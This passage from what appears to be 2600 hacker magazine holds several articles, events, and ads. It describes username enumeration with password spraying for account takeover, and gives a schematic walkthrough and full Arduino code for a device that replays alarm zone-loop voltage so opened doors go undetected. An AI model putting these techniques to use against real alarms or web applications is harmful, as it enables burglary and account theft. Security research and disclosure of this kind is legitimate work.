To paraphrase Orwell, Big Brother is Certifying You.

Thoughts on Account Enumeration

by Sam@sayen.io

As a pentester who makes his living doing various proactive services, I have had the opportunity to do authenticated and unauthenticated pentests on dozens and dozens of professionally developed web applications. Many of the OWASP "top ten" findings are talked about extensively and, on a technical level, they are more interesting than account enumeration. Subtle details with authentication make what is typically considered a low level finding quite exploitable and serious. Let me explain this very common configuration which in a high percentage of sites is exploitable.

For a moment, let's disregard any automation safeguards such as Captcha or lockout via IP addresses. Although some top tier applications have these features, your thousands of mid-level ecommerce and company web applications typically do not (in my experience). To authenticate a non MultiFactor Authentication enabled account, a user must know two things: an email address/username and a password. Guess which one is harder to figure out in bulk if there are no enumeration vulnerabilities? Password? Guess again. The email addresses for all but the largest applications (Amazon, eBay, sites with millions of users) are going to be harder to guess in bulk. The reason is that for a mid-size application, I can likely guess a common person such as Joe Smith will have an account. What I cannot easily guess is that user's email address. Popular freemail services like gmail are so saturated that unless Joe was an early adopter, he does not own "joe.smith@gmail.com", "jsmith@gmail.com", or even "josephsmith@gmail.com". His address is more likely to be "jsmith0217@gmail.com" or "joseph.r.smith@some_local_randomass_ISP_provider.com". To put it another way, I would rather take the bet that one of the knucklehead users of an application has the password "Trump2020" than bet that a user of the application has the email address "joe.smith@gmail.com". Seems counterintuitive, right? This is compounded by the fact that almost all public websites have weak password policies of eight characters and one special character or number. The overall point I am trying to get at is that if bulk compromises are the goal (not compromising one specific account), a valid email address is at least as valuable to an attacker as a known password.

Although damn near every website is vulnerable to email address enumeration, most are vulnerable to it via the password reset function, which gives a unique message stating that the recovery email has been sent, or that the account has been sent a recovery email. To an attacker, these are not particularly useful because the user has been alerted with an email, and now the account is (likely) locked until the unique link gets clicked and the password is reset. There is plenty of room for "issues" in that process, but that is not the focus of this discussion. What I consider to be a very exploitable and common (mis)configuration that leaves many sites vulnerable to account takeovers is at a glance a non-finding for many pentesters. If a site allows you to authenticate using an email address *or* a username, it is game on. Why? Because most sites that use usernames allow you to create them. If you can create a username, you can enumerate usernames. There isn't a feasible way that an application can keep people from registering an already taken username without telling the user that the account is available or taken. AKA enumeration. Usually it is a simple GET request to an API that looks something along the lines of:

```
GET /API/user/<USERNAME>/check
```


Many applications return a simple true or false value in a JSON blob indicating if the username is available. Others may return an encoded response that is numeric, but those are still vulnerable to enumeration. The problem with this is that now an attacker can create a word list of common names and common last names with all the letters of the alphabet in front of them to throw at the API. This is usually the most common enumeration vulnerability for web applications. In the worst enumeration cases (which are amazingly common), user accounts are assigned an incremented numerical number that coincides with the username. At that point an attacker can essentially dump the application's user database by walking the API call using consecutive numbers with a proxy automation tool such as Burp Intruder.

Other areas that are prime for user account enumeration include messaging functionality that auto-completes your typing. If you start to type "Bob" and the application starts to autocomplete for you, then you can usually just turn on intercept with your proxy tool to catch the AJAX/XHR request so you can replay the GET request to alphabetically enumerate usernames (typically returned in JSON blobs). Parse or grep through the JSON for the win.

At the heart of exploitation for username enumeration is the method of password spraying. Password spraying is the exact inverse of brute forcing. Instead of submitting many passwords for one account, we submit many accounts with the same password. This is a useful attack for two reasons. If you want authenticated access to an environment, the details of which account grants access are not important. The other reason is that by submitting one password to hundreds of accounts, you will not lock out any users, or likely alert them about the failed authentication attempt.

Critical mass for successfully password spraying enumerated accounts varies. From my experience, I am usually performing an account takeover after only one password spray if I have around 300-400 usernames enumerated.

What is an effective way to thwart this incredibly easy account takeover method? Do not allow usernames for authentication. Sure, you can have them assigned to accounts and used once you are in the application, but make the users authenticate with an email address. If you configure an application in this manner, the hard-to-fix username enumeration vulnerabilities still exist, but they don't give the attacker 50 percent of the authentication request. The most likely place to get a solid email address list to spray is by mining previous breaches and hitting the application with a long list, which can be slow. In the end, time is money for an attacker... and for a pentester.



Arduino-Based Burglary Zone Input Tester

An Experimental Design for Testing Hardwired Connected Sensors

by Cezary Jaronczyk

Commercial burglary alarm systems protect many important facilities that are important for the safe operation of energy, water, transport systems, and so on. Among the safest security systems are those where the sensors are wired to the input circuits of the alarm systems or the zone loop inputs. However, if we perform a successful attack blocking the sensor using the device described here, it may turn out that the certified burglary alarm systems previously considered to be fulfilling their security functions should not be considered as such anymore and for the safety of the protected facility should be supplemented with security solutions against the presented attack.


Compromising Hardwired Connections

As the hardware zone loop is powered by a constant voltage level delivered by the burglary control unit or a zone expander, it is very easy to build and to apply devices that can read and remember the voltage level in the zone loop and later, on a request, feed it back to the zone loop.

When, for example, the applied compromising voltage level represents the status of “closed door” (window or other barriers), then opening the door (window or other barriers) will not affect the zone loop voltage level because a burglary control unit sees the zone loop status as not changed. In this way, someone can access a protected area without being noticed.

In the case where more than two wires count in a zone loop, more compromising devices may be used to connect to the wires in a circular pattern, in order to monitor and then substitute all voltages presented in the zone’s loop circuits.

Figure 1 presents a full schematic of a device that can be used to compromise a burglary alarm system with a wired zone loop powered by a constant voltage level. If the zone input is compromised successfully, opening the door or window with a contact switch as a sensor makes the burglary alarm think that door or window is still closed. If this burglary alarm is certified, the certification probably did not meet all the burglary alarm standards’ requirements regarding input circuits.



After connecting to the zone wires (tapping connectors to zone loop wires), the circuit first checks for connection's polarity. This is done by sub-circuits with operational amplifier U2D, with resistors R10, R5, R6, diode D1, and capacitor C2. If the measured voltage on R10 is negative, it will automatically reverse input by drawing transistor Q2 and switched relay RL1 and D4 as LED lights ON.

If someone wants to bypass these sub-circuits, they need to measure polarity or modify circuits to measure the positive or negative polarity and tap properly to the zone input's wires. The sub-circuits R12 and R11 measure an actual zone input voltage through the relay contacts of RL1 and RL2. Relay RL2 will switch when we decide to change status from reading a zone loop voltage to attacking a zone loop input of the burglary alarm system.

The LCD1 display will print the measured voltage level of a zone loop. It receives measure data through the I2C's communication from the Arduino Uno micro-controller. This sub-circuit may be omitted, however. Wait a few seconds allowing measuring of the zone loop voltage level before switching to attack mode. The voltage input/output divider (R11/R11+R12) was set for ratio 1:4 for AD input voltage level requirements.

When an SW2 switch is on, the Arduino Uno supplies voltage at a level as was measured to the zone loop wires through the D/A interface based on MCP4725 interface and the amplifiers. The amplifier U2A with resistors R19 and R20 amplifies input four times and supplies it to the buffering amplifiers U2B and U2C (outputs connected in parallel) with an output voltage level that equals what's measured on a zone loop. This voltage is now presented on a zone loop, and switching SW1 (sensor) should not change the zone input voltage level of a burglary unit. In most cases, the attack should have a success rate of 90 percent in the modern burglary alarm systems.

Switch SW1 simulates a door contact open/close status if someone wants to play with circuits in a circuit simulation program. Do not forget to add a grounding referenced resistor, as the device itself presets the floating type voltage source.

LCD1 and IC1 are sub-circuits of LiquidCrystal_I2C LCD Arduino sketch (model: YWRobot Arduino LCM1602 IIC V1).

Programming was done as easily as possible for a "dumb programmer as myself."


The code for Arduino is presented below:

The codes for a LiquidCrystal_I2C LCD display and DAC were found on the Internet. Delays of 200 were used for relay to stabilize, 500 for LCD display, and 20000 for compromising timing limits and can be changed as required.

```
Loaded Libraries:
NewLiquidCrystal
// or Liquid-Crystal
Wire
/*
Configuration bytes:
// 12-bit device values from 0-4095
// page 18-19 spec sheet
buffer[0] = 0b01000000; // control byte
// bits 7-5; 010 write DAC; 011 write DAC and EEPROM
// bits 4-3 unused
// bit 0 unused
buffer[1] = 0b00000000; //HIGH data
// bits 7-0 D11-D4
buffer[2] = 0b00000000; // LOW data
// bits 7-4 D3-D0
// bits 3-0 unused
*/
```

```
#include <Wire.h> // specify use of Wire.h library
#define MCP4725 0x60 // MCP4725 base address
byte buffer[3];
unsigned int val;
#include <FastIO.h>
#include <I2CIO.h>
#include <Wire.h>
#include <LCD.h>
#include <LiquidCrystal_I2C.h>
LiquidCrystal_I2C lcd(0x27, 2, 1, 0, 4, 5, 6, 7, 3, POSITIVE); //
Setup lcd
//LiquidCrystal_I2C lcd(0x27,16,2) lcd address may be different as to
a lcd vendor specification
void setup() {
pinMode( 4, INPUT); //pin to starts measurement
pinMode(13, OUTPUT); //Relay switch ON to start compromising
pinMode(A0, INPUT); // pin as Analog IN to measure zone loop voltage
} // end setup
void loop() {
int u = 0;
int val = 0;
buffer[0] = 0b01000000; // control byte
delay(200);//Wait
u = analogRead(0);
val = u* 4; // read pot
buffer[1] = val >> 4; // MSB 11-4 shift right 4 places
buffer[2] = val << 4; // LSB 3-0 shift left 4 places
float sensorValue = 0;
sensorValue = u*(5.0/1023.0)*4;
Wire.begin(); // begin I2C
lcd.begin(16,2);
lcd.backlight();
lcd.setCursor(0, 0);
lcd.print(“Measured VoltS =”);
lcd.setCursor(0, 1);
lcd.print(sensorValue);
lcd.print(“__”);
lcd.print(u);
delay(500);
while (digitalRead(4) == LOW) {
//digitalWrite(2, HIGH); //ready LED ON, option
delay(200);// delay for contacts to stabilize
Wire.beginTransmission(MCP4725); // address device
Wire.write(buffer[0]); // pointer
Wire.write(buffer[1]); // 8 MSB
Wire.write(buffer[2]); // 4 LSB
Wire.endTransmission();
delay(200);//Wait
digitalWrite(13, HIGH); //Relay 2 ON to compromise burglary zone-loop
delay(20000);//Wait
}
} // end loop
```

"Information is Neutral" and Other Social Myths



by Red_Liberty

When we hackers say "information is neutral" and "information should be free," a common response to this is, "What the hell are you talking about?" They then would, of course, cite the Four Horsemen of the Infocalypse (terrorists, drug dealers, pedophiles, and organized crime) and other examples of how information is not neutral. To which we would assert that the same violent response, according to reason, should inevitably follow when we say something along the lines of, "we hold these truths to be self-evident, that all men are created equal, that they are endowed by their creator with certain unalienable rights, that among these are life, liberty, and the pursuit of happiness."

Clearly some information is very harmful, and clearly humans are not at all created equal, nor do they have some abstract, intrinsic, inalienable rights. These are objective facts, nothing more, nothing less.

When we say these things, we mean they ought to be as we say they "are" insofar as something even greater is concerned.

Human rights may be social myths, nothing more than meaningless abstractions. But do not say this to that one particular social organization that holds a monopoly on violence in human society, that is used as an instrument for the suppression of one class over another: the state. Because if you say that to the state, you might end up with something similar to the modern People's Republic of China where there is no real negative liberty (freedom of the press, speech, protest, religion, etc.) at all. Similarly, some information causes real world harm and shouldn't exist. But don't tell that to the state or to your local Internet Service Provider. They just might censor your access to certain information, and their ability to see what you are doing at all poses a serious threat to the existence of individual liberty as such. You might end up with an incredibly filtered Internet where downloading a song that turns out to be pirated can land you serious jail time.

This is what we mean when we say "information is neutral" and "information should be free." This is what we mean when we say "all humans are created equal, and have certain inalienable rights." We are not idiots here. Sometimes it is necessary to say things as they ought to be, not as they are. This is necessary precisely because the result of doing so is benevolent to society as a whole, and not doing so is to society's detriment.

Human rights do not exist, but they should be respected. No individual or institution should have the right to murder you because of something unfavorable you wrote about me.

Information is not neutral, but it should be free. No individual or institution should have the right to censor and monitor you.

The inevitable result here, of affirming things as they are, is for the worst possible scenario to be derived thereof. This is why social myths are necessary in human society. Do they cause harm? Certainly, and these harms should be mercilessly combated. "Human rights" are constantly an excuse imperialism uses to justify its own nefarious ends under the cloak of benevolence. But even with these truly terrible abuses, the net social harm caused is far less than the net social harm that would be caused without them. Just ask anyone working on the Tor Project why their work is necessary in spite of the known abuses of the Tor network. Without a formal recognition of human rights, every country in the world would likely have its own Stasi or Gestapo. This is why when you ask me, I say "Yes, information is neutral and should be free." This is why when you ask me, I say "Yes human rights exist and should be respected."

We as hackers have a responsibility to promote a free and open Internet where information is free, and if that means using the same social myths that human rights advocates use, then I say it's worth it.

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally don't cost a fortune and are open to everyone. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

October 18-20
Maker Faire Rome
Fiera di Roma
Rome, Italy
www.makerfairerome.eu

October 24-25
GrrCON
DeVos Place
Grand Rapids, Michigan
grrcon.org

November 8-9
PhreakNIC
Clarion Inn
Murfreesboro, Tennessee
phreaknic.info

November 15-17
Hack3rCon X
Charleston Coliseum and Convention Center
Charleston, West Virginia
www.securewv.org

December 27-30
Chaos Communication Congress
Congress Center Leipzig
Liepzig, Germany
www.ccc.de

January 31 - February 2
ShmooCon XVI
Washington Hilton Hotel
Washington DC
www.shmoocon.org

May 8-9
THOTCON 0xB
Chicago, Illinois
thotcon.org

May 15-17
NolaCon
Hyatt Centric
New Orleans, Louisiana
nolacon.com

June 12-14
CircleCityCon 7.0
The Westin
Indianapolis, Indiana
circlecitycon.com

August 6-9
DEF CON 28
Caesars Forum, Harrah's, Ling, Flamingo
Las Vegas, Nevada
www.defcon.org

Check www.hope.net 21-Oct-2019

Please send us your feedback on any events you attend
and let us know if they should/should not be listed here.

Marketplace

For Sale

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at HackerWarehouse.com.

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Available in two quantities: $36.99 per 12 pack or $53.99 per 18 pack of half liter bottles plus shipping. Write to contact@club-mate.us or order directly from store.2600.com.

HACKERSTICKERS.COM now carries cDc merchandise, sells lock pick sets, Bawls energy mints, and an awesome lineup of hacker clothing including the new Johnny Cupcakes x HackerStickers collaboration Hacker Big Kid Shirt. Get all the goods at HackerStickers.com.

GUIDEBOOK TO COMPUTER AND SMARTPHONE SECURITY by Brandon of Lipani Technologies LLC has been released. This new security book can be purchased at https://leanpub.com/techgeek. Brandon is a certified CompTIA Security+ professional helping users and companies secure their computers, networks, and smartphones across the country. He says, "The purpose of this book is to educate and teach computer and smartphone users about safety and security online."

HEATHKIT BOOK: Interested in vintage electronics? *Classic Heathkit Electronic Test Equipment* by Jeff Tranter covers Heathkit's test equipment line, with in depth coverage of different models including oscilloscopes, meters, tube testers, etc., as well as a history of Heathkit and resources for collecting and restoration. 140 pages in 11 chapters plus appendices. Retails for $19.95 from lulu.com and amazon.com.

OPEN SOURCE HARDWARE: crowdfunded and in-stock on Crowd Supply (crowdsupply.com). Includes software-defined radios (SDRs), DIY computers, NASs, FPGA boards, open silicon (RISC-V), hardware encryption/security devices, kite-balloons, workbench tools, optical decoders, and opportunities to help fight the DMCA (see bunnie huang's NeTV2 project).

SECUREMAC.COM is offering popular anti-malware app MacScan 3 to help protect Mac users from malware, spyware, and ransomware. Download a 30-day trial directly from SecureMac.com. Looking for a new podcast? Check out *The Checklist* by SecureMac on iTunes, Pandora, and Spotify.

PORTABLE PENETRATOR. WiFi Pen Testing software. Find WPA, WPA2, WPS, WiFi Keys. Vulnerability Scanning & Assessment Customize reports to use for consulting. Coupon code 20% off: 2600. https://shop.secpoint.com

SAN ANTONIO RADIO MEMORIES *- LET 'EM OUT!* Remembering San Antonio Radio (and technology) in the 40s, 50s, 60s, and 70s. Profits go to ARRL. Visit www.velocepress.com/books/arts/sarm.php to order today!

Help Wanted

JOIN THE HTTPS://CODEFOR.CASH community and earn money with freelance programming jobs. All hats welcome!

PERSONAL ASSISTANT. I need someone to go online for me because I'm incarcerated and have no Internet access so I'm looking to hire a personal assistant. Pay: As agreed per project about 1-5 hours per month, you choose your hours. Duties: Internet research, Internet shopping, sending e-mail, etc. Must Have: Own phone, Internet access, computer and printer. Experience: No experience necessary but the following skills and interests are helpful. Self-motivated, the ability to follow instructions, and an attention to details. Computer and Internet skills. With an interest in the rehabilitation of criminals and the mentally ill, helping others, fundraising, and advertisement. Please mail me your name, contact address, and phone number, along with reason I should pick you. Eugene Banks, 1111 Highway 73. Moose Lake, MN 55767-9452

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Your feedback on the program is always welcome at oth@2600.com.

COVERTACTIONS.COM is the most comprehensive directory of encryption products anywhere. Search by type, hardware/software, country, open source, platform, and more. Now over 1036 products listed which include 221 VPN's, 192 messaging and 117 file encryption apps. These are just a few of the 28 categories available. There is no faster and easier way to find the encryption product that meets your requirements. Suggestions and feedback welcome. Now featuring news on important encryption issues.

DON'T JUST CELEBRATE TECHNOLOGY, question its broad-reaching effects. 78 Reasonable Questions to Ask About Any Technology - tinyurl.com/questiontech

Services

HAVE YOU SEEN THE *2600* STORE? Plenty of features, hacker stuff, and all sorts of possibilities. We accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. EVERY YEAR of 2600 and EVERY HOPE TALK now available for digital download! Plus, we've lowered prices on much of our stock. Won't you pay us a visit? store.2600.com

UNIX SHELL ACCOUNTS WITH MORE VHOSTS. If you like funny, relevant vhosts for IRC, get a JEAH shell. You can also use vhost domains for email. Access new and classic *nix programs, compilers, and languages. JEAH.NET hosts bouncers, bots, IRCD, and websites. *2600* readers get free setup! BTW: Domains from FYNE.COM come with free DNS hosting and WHOIS privacy for $5.

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's digital forensic examiners hold the prestigious CISSP, CCE, CEH, and EnCE certifications. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data nationwide from many sources, including computers, external media, tablets, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Our principals are co-authors of *Locked Down: Practical Information Security for Lawyers*, *2nd edition* (American Bar Association 2016), *Encryption Made Simple for Lawyers* (American Bar Association 2015), and hundreds of articles on digital forensics and an award-winning blog on electronic evidence. They lecture throughout North America and have been interviewed by

ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

GET YOUR HAM RADIO LICENSE! KB6NU's "No Nonsense" study guides make it easy to get your Technician Class amateur radio license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. The PDF version of the Technician Class study guide is free, but there is a small charge for the other versions. All of the e-book versions are available from www.kb6nu.com/study-guides/. Paperback versions are available from Amazon. E-mail cwgeek@kb6nu.com for more information.

DOUBLEHOP.ME is an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and transparently exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to. We accept Bitcoin and offer automated order processing! Use promo code COSBYSWEATER2600 for 50% off (https://www.doublehop.me).

INTELLIGENT HACKERS UNIX SHELL: Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net

SKEPTICAL OF GITHUB? sr.ht is an in-progress software suite for hosting open source projects that's more in tune with the hacker way. sr.ht is more modular and more flexible, with features like mailing list driven development and full virt build automation with KVM. Interested in helping test the beta? Reach out to SirCmpwn: sir@cmpwn.com

SQUIDIX provides serious discounts for fantastic web hosting for *2600* readers. We love our clients and they love us. Our *2600* promotion will give you a Super Squid hosting platform for only $26.00 for the first year, then only $9.95 per month when paid annually. Sign up today and get free domain or domain renewal. This offer valid for any new accounts in 2018 and includes a free CPanel transfer of one existing site. Sign up at www.squidix.com

LOCKPICKING101.COM - a locksport community driven by lock picking hobbyists and locksmiths alike. New to lock picking or want to advance your skills or help others learn? Just head over to LockPicking101.com and say Mr. Picks sent you!

ASPIRING TO BE THE MOST ETHICAL TECH SHOP IN THE WORLD, Technoethical.com offers the largest catalog of hardware products certified by the Free Software Foundation (FSF) to Respect Your Freedom (RYF) [fsf.org/resources/hw/endorsement/technoethical]. As a user of Technoethical devices, you have the maximum control over your computing, being able to use, copy, modify, and distribute all the bits in the operating system and, when possible, even at lower levels, such as the boot firmware. The shop sells laptops and servers pre-installed with a fully free (as in freedom) BIOS replacement and GNU/Linux-libre distributions verified and endorsed by the FSF. All x86_64 devices serviced and sold have Intel's intentional backdoor, the Management Engine [u.fsf.org/2g0], completely removed. As the only shop that sells phones with Replicant [replicant.us] pre-installed, you can be the first hacker on your block to own an Android-based device with an operating system that can be compiled completely from source with no proprietary blobs. You can also buy from Technoethical a diverse array of WiFi adapters that work with drivers and firmware that are fully hackable and operate also in the Access Point mode. Moreover, Technoethical provides installation/liberation services for all computers that are also sold as products. You can ship your compatible computer to Technoethical, or ask the team to organize a workshop in your local hackerspace or free software event. With 4 years of experience on the market, Technoethical is operated by a geographically distributed team of hackers from North America, the European Union, Russia, and Australia that closely follow the software freedom principles of the GNU project. Use the coupon code 2600MAG to receive a 5% discount on all Technoethical products. Order today and join Richard Stallman among the many happy customers of Technoethical!

Personals

I AM A 36-YEAR-OLD FREE SOFTWARE ACTIVIST, interested in all aspects of copyright, trademark, and patent law. Looking to meet similar minded women, 26-43 in the greater-Seattle area. My interests are GNU/Linux, social justice, Mexican food, ghouls, model trains, and video games. Just a Crash looking for my Burn. I have strong opinions about obscure media formats. I like drinking, cooking, doodling, and wildlife. Let's hit the clubs, make each other laugh. I like a laugh, chat, bit of a debate, an argument. I like life. Goldentee@gnu.org

I AM A WOMAN INCARCERATED IN FEDERAL PRISON. I'm hoping to find an intelligent, curious penpal with hacker mentality. I will be released sometime around the holidays this year. While I am here, I do a lot of reading. I'm finishing a vet assisting correspondence course, studying more about Linux, and trying to remain healthy in an unhealthy environment. Besides *2600,* I read *SciAm,* cyberpunk, history, animal welfare, behavior and psychology, law and politics - especially computer-related. My interests are far ranging and diverse. I have many passions from outdoor fun to Internet freedom, whistleblower, transparency and privacy causes. I AM opinionated (for example, if you do not support WikiLeaks, don't bother writing), yet also funny, idealistic, and caring. I love to learn and think, and there is not a lot of that available here. I'm considered white collar crime for providing dark web info and anti-facial recognition tools to others. So please write (I can also email if you send your email handle) and tell me what you're about and what's going on in your world. I like science, politics, everything tech - but most of all, a person willing to take time to be an LED in this often dim and dark world. Stacia Quarto, 92274051 Unit 2 South, FMC Carswell, PO Box 27137, Ft. Worth, TX 76127.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to marketplace@2600.com.

Deadline for Winter issue: 11/21/19.

We Did It!

It took many years and lots of caffeine,
but we've finally finished two major digitizing projects.

Every full volume of *The Hacker Digest* has now been digitized into PDF format. Each digest is comprised of that year's issues of *2600*. That means you can now get every single year of *2600* going back to 1984. If you're the kind of person who wants it all, then this may be just what you've been waiting for.

For $260 you can get EVERY YEAR from the beginning and EVERY YEAR into the future - all completely copyable and able to be viewed on multiple devices. You'll be amazed at how much hacker material will be at your fingertips.

AND THAT'S NOT ALL!

Every single recorded talk from all of our conferences is now available on flash drives or downloadable from our store - all DRM-free so you can make as many copies as you want. They're completely uncut, have no annoying YouTube ads, are in the highest quality, and can be played virtually everywhere.

Want a collection of ALL of the talks from every single HOPE conference? For $249, you'll get a bunch of 128gb flash drives chock full of talks from all 12 of our conferences, along with helpful navigation and descriptions.

For more details on these and other awesome deals, visit ***store.2600.com****.*

ANNOUNCING THE *2600* TOTE BAG!

$7.99 each,
4 for $29.99 plus shipping

Find this and all kinds of other fun hacker stuff at store.2600.com

"Flying down a tunnel of 1s and 0s is not how hacking is really done."
- technologist Walter O'Brien

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Infrastructure
flyko

Network Operations
phiber, olssy

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

Inspirational Music: Amon Tobin, 999, Sweetwater, Bert Sommer, Tim Hardin, Nas, Skepta, Maino

Shout Outs: Chip Monck, Alejandro Bedoya, Greta Thunberg, Extinction Rebellion, ISRO, Project Gutenberg, Andy Byford, JWST

RIP: Bury, Wolfgame

***2600* is written by members of the global hacker community.**
You can be a part of this by sending your submissions to
articles@2600.com or the postal address below.

***2600** (ISSN 0749-3851, USPS # 003-176) is*
published quarterly by 2600 Enterprises Inc.,
2 Flowerfield, St. James, NY 11780.
Periodical postage rates paid at
St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $29 individual,
$50 corporate (U.S. Funds)
Overseas - $41 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2018 are $29 per year or $7.25 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

MEETINGS

ARGENTINA

